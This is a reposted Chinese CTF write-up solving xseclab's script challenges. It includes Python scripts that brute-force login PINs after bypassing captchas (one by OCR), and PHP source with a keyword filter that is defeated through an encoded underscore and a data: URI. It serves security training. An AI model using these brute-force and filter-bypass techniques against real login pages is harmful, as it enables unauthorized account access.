网络安全实验室 脚本关通关writeup

转载

anxinzhuan3701 于 2017-03-09 20:06:00 发布 158 收藏
文章标签： 网络 php python
原文链接：http://www.cnblogs.com/Elope/p/6527534.html

[1]key又又找不到了
查看源代码。发现key的路径，点击进行了302跳转，抓包，得到key

```
<html>
    <head>
        <meta http-equiv="content-type" content="text/html;charset=utf-8">
    </head>
    <body>
        <a href="./search_key.php">_到这里找key__</a>
    </body>
</html>
```

```
<script>window.location="./no_key_is_here_forever.php"; </script>
key is : yougotit_script_now
```

[2]快速口算
要2秒内提交答案，果断上python

```
import requests,re
s = requests.Session()

url = 'http://lab1.xseclab.com/xss2_0d557e6d2a4ac08b749b61473a075be1/index.php'
html = s.get(url).content

reg = r'([0-9].+)=<'

num = eval(re.findall(reg,html)[0])
data = {'v': num}
print s.post(url, data=data).content
```


```
====================== RESTART: C:\Users\d\Desktop\2.py ======================
<html>
    <head>
        <meta http-equiv=Content-Type content="text/html;charset=utf-8">
    </head>
    <body>key is 123iohHKHJ%^&*(jkh    </body>
</html>
>>>
```


[3]这个题目是空的
null


[4]怎么就是不弹出key呢？
js代码，学习后补充


[5]逗比验证码第一期

用burp进行抓包，发解现验证码只是验证一次，第二次后就会失去作用。果断暴力破解










[6]逗比验证码第二期

burp抓包。发现验证码每次都需要要做。干脆直接删除验证码。进行暴力破解



[7]逗比的验证码第三期（SESSION）

直接跑代码

```
import requests
s = requests.Session()
url = "http://lab1.xseclab.com/vcode3_9d1ea7ad52ad93c04a837e0808b17097/login.php"
header = {"Cookie": "PHPSESSID=09462a3c9f8553aa536d87ab8b3c6614"}

for pwd in range(1000,10000):
    payload = {'username': 'admin', 'pwd':pwd ,'vcode': ''}
    r = s.post(url,headers=header,data=payload).content
    if r.count("key"):
        print r,pwd
```

```
====================== RESTART: C:\Users\d\Desktop\1.py ======================
key is LJLJLfuckvcodesdf#@sd 1298
```

[8]微笑一下就能过关了


查看源代码，发现源码

```php
<?php
header("Content-type: text/html; charset=utf-8");
if (isset($_GET['view-source'])) {
show_source(__FILE__);
exit();
}

include('flag.php');

$smile = 1;

if (!isset ($_GET['^_^'])) $smile = 0;
if (preg_match ('/\./', $_GET['^_^'])) $smile = 0;
if (preg_match ('/%/', $_GET['^_^'])) $smile = 0;
if (preg_match ('/[0-9]/', $_GET['^_^'])) $smile = 0;
if (preg_match ('/http/', $_GET['^_^']) ) $smile = 0;
if (preg_match ('/https/', $_GET['^_^']) ) $smile = 0;
if (preg_match ('/ftp/', $_GET['^_^'])) $smile = 0;
if (preg_match ('/telnet/', $_GET['^_^'])) $smile = 0;
if (preg_match ('/_/', $_SERVER['QUERY_STRING'])) $smile = 0;
if ($smile) {
if (@file_exists ($_GET['^_^'])) $smile = 0;
}
if ($smile) {
$smile = @file_get_contents ($_GET['^_^']);
if ($smile === "(●'◡'●)") die($flag);
}
?>
```

发现必须满足以下条件
1.必须对"^_^"赋值
2."^_^"的值不能有 . % [0-9] http https ftp telnet 这些东西
3.$_SERVER['QUERY_STRING'],即"^_^=(输入的值)"这个字符串不能有 _ 这个字符
4.满足$smile!=0
5.file_exists ($_GET['^_^'])必须为0.也就是$_GET['^_^']此文件不存在
6."$smile"必须等于"(●'◡'●)".也就是file_get_contents($_GET['^_^'])必须为"(●'◡'●)"

1和3矛盾，对"_"进行url编码。4可以忽略。5文件不存在，6又要读出文件，说明只能自己写入或者包含

http://lab1.xseclab.com/base13_ead1b12e47ec7cc5390303831b779d47/index.php?^%5f^=data:,(●'◡'●)
得到key



hkjasfhsa*&IUHKUH

[9]逗比的手机验证码
查看验证码，发现弹出一个验证码。转到另外一个页面，有一个手机号。看样子要登录，重新获取自己手机的验证码，对新手机号进行登录。登录成功，拿到KEY

[10]基情燃烧的岁月
两次爆破验证码就可以了

[11]验证码识别

```
from pytesser import *
import requests
import os

cur_path = os.getcwd()
vcode_path = os.path.join(cur_path, 'vcode.png')
header = {'Cookie': 'PHPSESSID=896861c59678e89611bb675ff33facb1'}

def vcode():
    pic_url = 'http://lab1.xseclab.com/vcode7_f7947d56f22133dbc85dda4f28530268/vcode.php'
    r = requests.get(pic_url, headers=header)
    with open(vcode_path, 'wb') as pic:
        pic.write(r.content)
    im=Image.open('vcode.png')
    text=image_to_string(im)
    v=text[0:4].replace('O','0').replace('o','0').replace('l','1')
    if len(v)==4 and v.isdigit():
        return v
    else:
        return 0

url = 'http://lab1.xseclab.com/vcode7_f7947d56f22133dbc85dda4f28530268/login.php'
for i in range(100, 1000):
    while 1:
        code = vcode()
        if code:
            break
    data = {'username': '13388886666', 'mobi_code': str(i), 'user_code': code}
    r = requests.post(url, data=data, headers=header, timeout=10)
    print 'm_vode=%s  u_vcode=%s  %s' %(i,code,r.content)
```

[12],[13],[14],[15]

xss。学习了补上

转载于:https://www.cnblogs.com/Elope/p/6527534.html